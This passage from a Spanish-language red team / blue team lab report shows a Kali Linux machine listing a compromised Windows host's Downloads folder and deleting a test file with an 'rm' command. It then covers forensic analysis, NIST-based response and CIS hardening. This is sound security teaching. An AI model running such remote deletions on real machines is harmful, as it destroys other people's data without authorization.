podemos ver los archivos que se encuentran dentro de esta carpeta.


Ilustración 26 Información del sistema Windows desde Kali Linux.



Fuente: Autor.

Para la prueba creamos el archivo TXT de nombre Documento_Prueba_Fase3 en el equipo Windows con el fin que desde la maquina Kali Linux verla y ejecutar alguna acción.


Ilustración 27 Archivo TXT.



Fuente: Autor.

Ahora desde la maquina Kali Linux listamos la carpeta descargas de la maquina Windows.


Ilustración 28 Archivo prueba desde maquina Linux.



Fuente: Autor.

Luego procedemos a eliminar el archivo con el comando **rm Documento_prueba_Fase3.txt** y como pueden ver en la siguiente imagen el archivo ha sido eliminado.

Ilustración 29 Evidencia archivo eliminado.



Fuente: Autor.

De esta manera el equipo RED TEAM identifica la vulnerabilidad y ejecuta la técnica que el atacante utiliza para logar acceder al equipo Windows y alterar la información que en este se tenía.

7. ACCIONES EQUIPO BLUE TEAM

El equipo Blue Team ante las amenazas descubiertas por Red Team procede a realizar un plan de acción y ejecutar las siguientes actividades con el fin de mitigar la vulnerabilidad detectada y proceder a remediarla para mitigar el riesgo que se vuelva a presentar un acceso no autorizado.

7.1. Análisis y respuesta ante el ciberataque

El equipo azul basados bajo el marco de referencia NIST realiza cinco funciones del framework para lograr ejecutar y centralizar esfuerzos de manera oportuna, a continuación, relaciono la técnica utilizada por el equipo para lograr remediar y fortalecer la infraestructura de la organización.

Funciones del marco NIST:

1. **Identificar**: Lograr comprender el riesgo de ciberseguridad que pudiese existir en la organización, identificando los sistemas informáticos, los usuarios, los activos, los datos, sistemas críticos, etc. Así logra que la organización entienda los recursos que respalden las operaciones críticas y los riesgos permitiendo que se prioricen los esfuerzos según las necesidades de la organización.

2. **Proteger**: Contar con las medidas de seguridad acordes que permitan garantizar el servicio de manera oportuna.

3. **Detectar**: Contar con actividades de seguimiento que ayuden a identificar un evento de ciberseguridad y obtener una reacción oportuna.

4. **Responder**: Acciones para responder ante un incidente de ciberseguridad detectado, mitigando la posibilidad de un incidente.

5. **Recuperar**: Obtener de manera ágil una respuesta oportuna que permitan una recuperación de las operaciones reduciendo el impacto de tener un incidente de ciberseguridad.

7.2. Recomendaciones

Se recomienda a la organización revisar la posibilidad que la infraestructura tecnología se encuentre supervisada por un NOC el cual se encargara de monitorear infraestructura y servicios que pudiesen estar en la nube y reportar al administrador sobre los ataques que pudiesen estarse presentando.


El equipo azul también recomienda tener dentro de las soluciones de seguridad contar con un SIEM, este nos permitirá conocer los movimientos de los usuarios dentro de una infraestructura, así como también indicar cuando se presente alguna amenaza para tomar acción de manera inmediata.

7.3. Desarrollo del equipo azul (Blue Team) y (Red Team)

7.3.1. Aislar el equipo que haya sido infectado para evitar su propagación.

En este paso como miembro del equipo lo primero que se debe realizar es asegurar que los equipos que se hayan identificado o se tenga sospecha de que se encuentren infectados deben ser aislados de la red.

Ilustración 30 Desconecta equipo infectado de la red.



Fuente: Autor.

7.3.2. Analizar los datos forenses

Teniendo presente que se está analizando un equipo virtual en un entorno aislado donde se identifica evidencias recolectado información de lo ocurrido en el que se informó sobre el programa ejecutado por parte del usuario, se procede a verificar el canal y medio utilizado para materializar la amenaza.

Se revisa el equipo y como primera medida verificar los controles que debe terne implementado desde la línea base definida por el área TI para la entrega de equipos a producción.


En este caso se identifica que el equipo tenía deshabilitado el firewall, no tiene antivirus, y permitía la ejecución de programas por parte del usuario sin contar con los permisos de administrador.

De esta manera se puede identificar que la intrusión se pudo llevar a cabo debido a la omisión de los controles de seguridad que pudiesen tener definidos en la organización o la falta de controles que permitió que se materializara el ataque.

También revisando el registro de eventos con el fin de identificar que pudo haber ocurrido que permitiese la explotación.

Revisamos los eventos ocurridos dentro de la máquina para determinar lo ocurrido.


Ilustración 31 Registro de eventos.



Fuente: Autor.


Ahora utilizaremos la herramienta Autopsy la cual nos permitirá revisar a fondo los archivos, esta es un software de código abierto con la cual podremos realizar operaciones forenses en el disco de windows 10 con el objetivo de encontrar evidencias.

Ilustración 32 Autopsy - Análisis forense.



Fuente: Autor.


Ilustración 33 Resultado análisis Autopsy.



Fuente: Autor.

Con el análisis realizado confirmamos que la amenaza no fue detectada por la herramienta, se procede a enviar un escaneo profundo con el sistema antivirus y observar si encuentra alguna amenaza.

Ilustración 34 Escaneo Windows Defender.



Fuente: Autor.

En este caso entendiendo que solo contamos con Windows defender se procede a realizar el escaneo profundo con la herramienta.

7.3.3. Aplicar las remediaciones de manera inmediata.

Habilitar nuevamente los sistemas de seguridad de Windows 10 como lo son Windows Defender y Firewall.

Establecer control de privilegios sobre el usuario, que no tenga permisos de administrador y le permitiese ejecutar programas sin la autorización del personal encargado.

Del análisis del tráfico sobre el equipo, identificar a través del firewall las conexiones que se pudiesen haber realizado en la fecha de la afectación o anteriores con el objetivo de detectar la IP origen desde la que se generó el ataque y bloquear el acceso desde el firewall.


Analizar el tráfico en la red e identificar si existió alguna otra transferencia de datos desde la IP del atacante.

Realizar un escaneo profundo del equipo con el fin de buscar alguna infección o determinar si este se encuentra libre de virus.

a) Ahora para comprobar que los controles son efectivos procederemos a ejecutar de nuevo el malware en un entorno seguro y así observar su comportamiento.

De entrada, con el Windows defender vemos que identifica la amenaza y la bloquea.


Ilustración 35 Bloqueo de antivirus.



Fuente: Autor.

Y si lo intentamos descargar, que fue el método usado contra el usuario también generara la alerta que se trata de una amenaza.


Ilustración 36 Bloqueo navegador.



Fuente: Autor.

Verificación de conectividad entre el atacante y el equipo Windows donde efectivamente aplicando las medidas de seguridad el atacante no puede visualizar el equipo aun estando dentro de la misma red.

Ilustración 37 Prueba de ping hacia máquina Windows.



Fuente: Autor.

8. ESTRATEGIAS EQUIPO AZUL (BLUE TEAM) PARA FORTALICER LA SEGURIDAD DE LA INFORMACION EN LA ORGANIZACIÓN

8.1. Acciones ejecutadas por Blue Team

Estas fueron las acciones ejecutadas por los miembros del Blue Team estableciendo controles evitar incidentes como el ataque efectuado.

a) Análisis de trafico de red: La implementación de un mecanismo de control IPS de esta manera se genere un alertamiento sobre el monitoreo del tránsito de información, su volumen de salida, el tamaño de la información si resulta ser superior al normal, que permita identificar movimientos en momentos que los equipos se encuentren inactivo o ingresos sospechosos que permitan efectuar acciones en tiempo real evitando la materialización de una amenaza.

   También otro movimiento es que se observe un gran número de paquetes que puedan provenir de una única dirección.

b) Monitoreo a través del agente antivirus que permita analizar la información que recibe los dispositivos de cómputo, la actividad en el disco o archivos, entendiendo que muchos de los ciberdelincuentes luego de lograr su intrusión ejecutan actividades de escaneo buscando información como nombres y contraseñas, esto permitirá alertar a los administradores sobre sus máquinas y actuar de manera temprana.


c) Alertamiento del antivirus, cuando se tiene un sistema antivirus este analiza y filtra según su base de firmas el ingreso de una posible amenaza como gusanos, puertas traseras o troyanos que hayan sido detectados durante su ataque, configurar la herramienta para que nos genere reportes de manera automática sobre el comportamiento de las maquinas.

d) La implementación de un mecanismo de seguridad perimetral (Firewall), este mecanismo de protección nos permite identificar el número de amenazas de las cueles podríamos estar siendo atacados pero que gracias al Firewall son bloqueadas inmediatamente, del mismo modo esta herramienta también nos mantendría informado.

e) Endurecimiento del sistema operativo Windows 10, Para el desarrollo y fortalecimiento del sistema operativo Windows nos basaremos en Benchmark Microsoft Windows de CIS (Center for Internet Security) tomando varios de sus controles para ser implementados dentro de la organización HackerHouse.


Lo primero que realizaremos será que el usuario de windows nos de privilegios de administrador, para lo cual crearemos una cuenta local a la que llamaremos USERUNAR1.

Ilustración 38 Cuenta de usuario sin contraseña - ANTES.



Fuente: Autor.

Ilustración 39 Cuenta usuario con contraseña – DESPUÉS.




Fuente: Autor.

Adicional siguiendo las indicaciones de la CIS se configura para que la **contraseña creada para el usuario sea compleja** cumpliendo los siguientes criterios:

- Recordar un historial de Password de 24.
- Configurar contraseña con una vigencia máxima de 3 meses.
- Contraseña mínima de 1 o más días.
- La longitud mínima de la contraseña sea de mínimo 14 caracteres.
- Asegurar requisitos de complejidad asegurando que la contraseña tenga Mayúsculas, minúsculas, números y caracteres especiales.

